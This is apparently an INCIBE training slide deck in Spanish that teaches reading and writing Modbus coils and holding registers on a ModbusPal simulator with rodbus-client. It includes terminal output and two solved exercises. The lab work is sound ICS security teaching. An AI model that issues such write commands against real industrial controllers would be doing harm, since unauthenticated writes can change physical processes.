


Ilustración 37: Se establece en el esclavo 1 de la aplicación ModbusPal, el mismo valor que tenían las *coils* antes de establecer el valor de todas a cero.

4

OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

- Ejecuta la herramienta Rodbus-client en la terminal derecha, invocando en primer lugar su ayuda.
 - rodbus-client --help**



The image shows a terminal window with the following text:

```
mentos/mbtget           incibe@kali: ~ 101x46
(incibe@kali)-[~]
$ rodbus-client --help
Modbus Client Console 0.1.0
Simple program to show off client API

USAGE:
  rodbus-client [OPTIONS] [SUBCOMMAND]

FLAGS:
  --help      Prints help information
  -V, --version  Prints version information

OPTIONS:
  -h, --host <host>      A socket address [default: 127.0.0.1:502]
  -i, --id <id>          The unit id of Modbus server [default: 1]
  -p, --period <period>   Optional polling period in milliseconds

SUBCOMMANDS:
  help    Prints this message or the help of the given subcommand(s)
  rc     read coils
  rdi    read discrete inputs
  rhr    read holding registers
  rir    read input registers
  wmc    write multiple coils
  wmr    write multiple registers
  wsc    write single coil
  wsr    write single register

(incibe@kali)-[~]
$ 
```

Ilustración 38: En la terminal derecha se ejecuta la herramienta rodbus-client.



OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

- Ejecuta la herramienta y realiza la operación de lectura del valor de las 10 *coils*, empezando por la dirección 0, del esclavo número 1. Como podemos comprobar los 10 valores devueltos coinciden con los valores de las 10 bobinas del esclavo 1 de la aplicación ModbusPal.
 - **rodbus-client -h 10.0.2.4:502 -i 1 rc --start 0 --quantity 10**
 - -h 10.0.2.4:502 hace referencia al *host* (10.0.2.4) y al puerto (502).
 - -i 1 hace referencia al ID del esclavo, en este caso 1.
 - rc hace referencia a *read coils* (*leer coils*).
 - --start 0 hace referencia a que empiece a leer desde la posición 0.
 - --quantity 10 hace referencia a que lea 10 *coils*.

4

OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

```
wsc      write single coil
wsr      write single register

└──(incibe㉿kali)-[~]
$ rodbus-client -h 10.0.2.4:502 -i 1 rc --start 0 --quantity 10
2022-03-24 03:52:53,541 INFO [rodbus::tcp::client] connected to: 10.0.2.4:502
index: 0 value: true
index: 1 value: true
index: 2 value: false
index: 3 value: false
index: 4 value: true
index: 5 value: true
index: 6 value: false
index: 7 value: true
index: 8 value: false
index: 9 value: true

└──(incibe㉿kali)-[~]
$
```

Ilustración 39: Ejecución de la herramienta y realización de la operación de lectura del valor de las 10 coils.



OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

- Ejecuta de nuevo la herramienta y realiza la operación de lectura del valor de 4 *Holding Register*, empezando por la dirección 0, del esclavo número 1.
 - **rodbus-client -h 10.0.2.4:502 -i 1 rhr --start 0 --quantity 4**
 - En este caso utilizamos rhr (*read holding registers*).

4

OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

```
rhr    read holding registers
rir    read input registers
wmc    write multiple coils
wmr    write multiple registers
wsc    write single coil
wsr    write single register

[(incibe㉿kali)-[~]
$ rodbus-client -h 10.0.2.4:502 -i 1 rhr --start 0 --quantity 4
2022-03-24 03:57:28,678 INFO [rodbus::tcp::client] connected to: 10.0.2.4:502
index: 0 value: 125
index: 1 value: 250
index: 2 value: 500
index: 3 value: 1024

[(incibe㉿kali)-[~]
$ ]
```

Ilustración 40: Se realiza la operación de lectura del valor de 4 *Holding register*.

4

OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

- Ejecuta de nuevo la herramienta para que realice una operación de consulta periódica cada 3 segundos, del valor de un *Holding Register*, ubicado en la dirección 4, del esclavo número 1.

- rodbus-client -h 10.0.2.4:502 -p 3000 -i 1 rhr --start 4 --quantity 1**

```
rhr    read holding registers
rir    read input registers
wmc   write multiple coils
wmr   write multiple registers
wsc   write single coil
wsr   write single register

(incibe㉿kali)-[~]
$ rodbus-client -h 10.0.2.4:502 -p 3000 -i 1 rhr --start 4 --quantity 1
2022-03-24 04:08:41,897 INFO [rodbus::tcp::client] connected to: 10.0.2.4:502
index: 4 value: 2022
^C

(incibe㉿kali)-[~]
$
```

Ilustración 41: Herramienta realiza una consulta cada tres segundos.



OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

- Por último, ejecuta la herramienta para que realice una operación de escritura sobre las 10 *coils*, estableciendo el valor de todas ellas a 1, empezando por la dirección 0, del esclavo número 1.
- Ejecutaremos primero el comando **--help**, ahí vemos que hay un subcomando **wmc** que permite escribir varias *coils*. Este comando nos resulta muy útil para lo que queremos realizar, por lo que escribimos su ayuda para ver cómo funciona y ver las opciones que podemos llevar a cabo.
 - **rodbus-client --help**
 - **rodbus-client help wmc**

Una vez vistas las diferentes opciones, el comando a escribir para que ejecute las acciones que queremos es:

- **rodbus-client -h 10.0.2.4:502 -i 1 wmc --start 0 –values 1111111111**

4

OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

```
(incibe㉿kali)-[~]
└─$ rodbus-client --help
Modbus Client Console 0.1.0
Simple program to show off client API

USAGE:
    rodbus-client [OPTIONS] [SUBCOMMAND]

FLAGS:
    --help      Prints help information
    -V, --version  Prints version information

OPTIONS:
    -h, --host <host>      A socket address [default: 127.0.0.1:502]
    -i, --id <id>        The unit id of Modbus server [default: 1]
    -p, --period <period>  Optional polling period in milliseconds

SUBCOMMANDS:
    help   Prints this message or the help of the given subcommand(s)
    rc    read coils
    rdi   read discrete inputs
    rhr   read holding registers
    rir   read input registers
    wmc   write multiple coils
    wmr   write multiple registers
    wsc   write single coil
    wsr   write single register

(incibe㉿kali)-[~]
└─$ rodbus-client help wmc
rodbus-client-wmc
write multiple coils

USAGE:
    rodbus-client wmc --start <start> --values <values>

FLAGS:
    -h, --help      Prints help information
    -V, --version  Prints version information

OPTIONS:
    -s, --start <start>      the starting address of the coils
    -v, --values <values>     the values of the coils specified as a string of 1 and 0 (e.g. 10100011)

(incibe㉿kali)-[~]
└─$ rodbus-client -h 10.0.2.4:502 -i 1 wmc --start 0 --values 1111111111
```

Ilustración 42: Se ejecuta la herramienta para que realice una operación de escritura sobre las 10 coils.

4

OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT




Ilustración 43: Se han modificado los valores de las *coils* a 1



OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

4.1 Enunciado ejercicio práctico 1




Establece el valor de la *coil* con dirección 2 del esclavo 1, a cero.

4

OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

4.1 Solución ejercicio práctico 1

- Ejecuta la herramienta Rodbus-client en la terminal derecha, invocando en primer lugar su ayuda. Seguidamente invoca la ayuda para el subcomando **wsc** de escritura de una única *coil*.



```
(incibe@kali)-[~]
└$ rodbus-client --help
Modbus Client Console 0.1.0
Simple program to show off client API

USAGE:
  rodbus-client [OPTIONS] [SUBCOMMAND]

FLAGS:
  --help      Prints help information
  -V, --version  Prints version information

OPTIONS:
  -h, --host <host>      A socket address [default: 127.0.0.1:502]
  -i, --id <id>        The unit id of Modbus server [default: 1]
  -p, --period <period>  Optional polling period in milliseconds

SUBCOMMANDS:
  help    Prints this message or the help of the given subcommand(s)
  rc     read coils
  rdi    read discrete inputs
  rhr    read holding registers
  rir    read input registers
  wmc   write multiple coils
  wmr   write multiple registers
  wsc   write single coil
  wsr   write single register

(incibe@kali)-[~]
└$ rodbus-client help wsc
rodbus-client-wsc
write single coil

USAGE:
  rodbus-client wsc --index <index> --value <value>

FLAGS:
  -h, --help      Prints help information
  -V, --version  Prints version information

OPTIONS:
  -i, --index <index>    the address of the coil
  -v, --value <value>    the value of the coil (ON or OFF)
```

Ilustración 44: Ejecución del subcomando **wsc** de escritura de una única *coil*.



OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

4.1 Solución ejercicio práctico 1


- Ejecuta la herramienta y realiza la operación de escritura del valor de una *coil*, estableciendo su valor a cero, y empezando por la dirección 2, del esclavo número 1.
 - **rodbus-client -h 10.0.2.4:502 -i 1 wsc --index 2 --value false**
- También sería posible con este comando:
 - **rodbus-client -h 10.0.2.4:502 -i 1 wsc --index 2 --value 0**



OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

4.1 Solución ejercicio práctico 1

Como podemos comprobar en el esclavo 1 de la aplicación ModbusPal, la *coil* número tres (dirección 2) tiene el valor cero.



```
-i, --index <index>      the address of the coil
-v, --value <value>      the value of the coil (ON or OFF)

[incibe㉿kali)-[~]
$ rodbus-client -h 10.0.2.4:502 -i 1 wsc --index 2 --value false
2022-03-24 04:27:00,617 INFO [rodbus::tcp::client] connected to: 10.0.2.4:502

[incibe㉿kali)-[~]
$
```

Ilustración 45: Ejecución de la herramienta.

4

OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

4.1 Solución ejercicio práctico 1




Ilustración 46: Realización de la operación de escritura del valor de una coil.



OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

4.3 Enunciado ejercicio práctico 2




En este ejercicio debes establecer el valor del *Holding Register* con dirección 2 del esclavo 2, a 2001.

4

OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

4.4 Solución ejercicio práctico 2

- Invocamos de nuevo la ayuda y, posteriormente la ayuda para el subcomando **wsr** de escritura de un solo *Holding Register*.
 - **rodbus-client --help**
 - **rodbus-client help wsr**



```
e@kali: ~
└─(incibe㉿kali)-[~]
└─$ rodbus-client --help
Modbus Client Console 0.1.0
Simple program to show off client API

USAGE:
  rodbus-client [OPTIONS] [SUBCOMMAND]

FLAGS:
  --help      Prints help information
  -V, --version  Prints version information

OPTIONS:
  -h, --host <host>      A socket address [default: 127.0.0.1:502]
  -i, --id <id>        The unit id of Modbus server [default: 1]
  -p, --period <period>   Optional polling period in milliseconds

SUBCOMMANDS:
  help    Prints this message or the help of the given subcommand(s)
  rc     read coils
  rdi    read discrete inputs
  rhr    read holding registers
  rir    read input registers
  wmc   write multiple coils
  wmr   write multiple registers
  wsc   write single coil
  wsr   write single register

└─(incibe㉿kali)-[~]
└─$ rodbus-client help wsr
rodbus-client-wsr
write single register

USAGE:
  rodbus-client wsr --index <index> --value <value>

FLAGS:
  -h, --help      Prints help information
  -V, --version  Prints version information

OPTIONS:
  -i, --index <index>    the address of the register
  -v, --value <value>    the value of the register
```

Ilustración 47: Uso subcomando wsr de escritura de un solo *Holding register*.



OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

4.4 Solución ejercicio práctico 2

- Ejecutamos la herramienta y realizamos la operación de escritura del valor de un *Holding Register*, estableciendo el valor 2001, y empezando por la dirección 2, del esclavo número 2.
 - rodbus-client -h 10.0.2:502 -i 2 wsr --index 2 --value 2001

```
OPTIONS:
  -i, --index <index>    the address of the register
  -v, --value <value>     the value of the register

[incibe@kali]~
$ rodbus-client -h 10.0.2.4:502 -i 2 wsr --index 2 --value 2001
2022-03-24 04:36:31,100 INFO [rodbus::tcp::client] connected to: 10.0.2.4:502

[incibe@kali]~
$
```

Ilustración 48: Ejecución de la herramienta y realización la operación de escritura del valor de un *Holding register*.

4

OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

4.4 Solución ejercicio práctico 2

- Como podemos comprobar en el esclavo 1 de la aplicación ModbusPal, el *Holding Register* número tres (dirección 2) tiene el valor 2001.




Ilustración 49: Se comprueba que en el esclavo 1 de la aplicación ModbusPal, el *Holding register* número tres (dirección 2) tiene el valor 2001.

¡GRACIAS!



GOBIERNO
DE ESPAÑA

VICEPRESIDENCIA
PRIMERA DEL GOBIERNO
MINISTERIO
DE ASUNTOS ECONÓMICOS
Y TRANSFORMACIÓN DIGITAL

SECRETARÍA DE ESTADO
DE DIGITALIZACIÓN E
INTELIGENCIA ARTIFICIAL

 incibe_

INSTITUTO NACIONAL DE CIBERSEGURIDAD

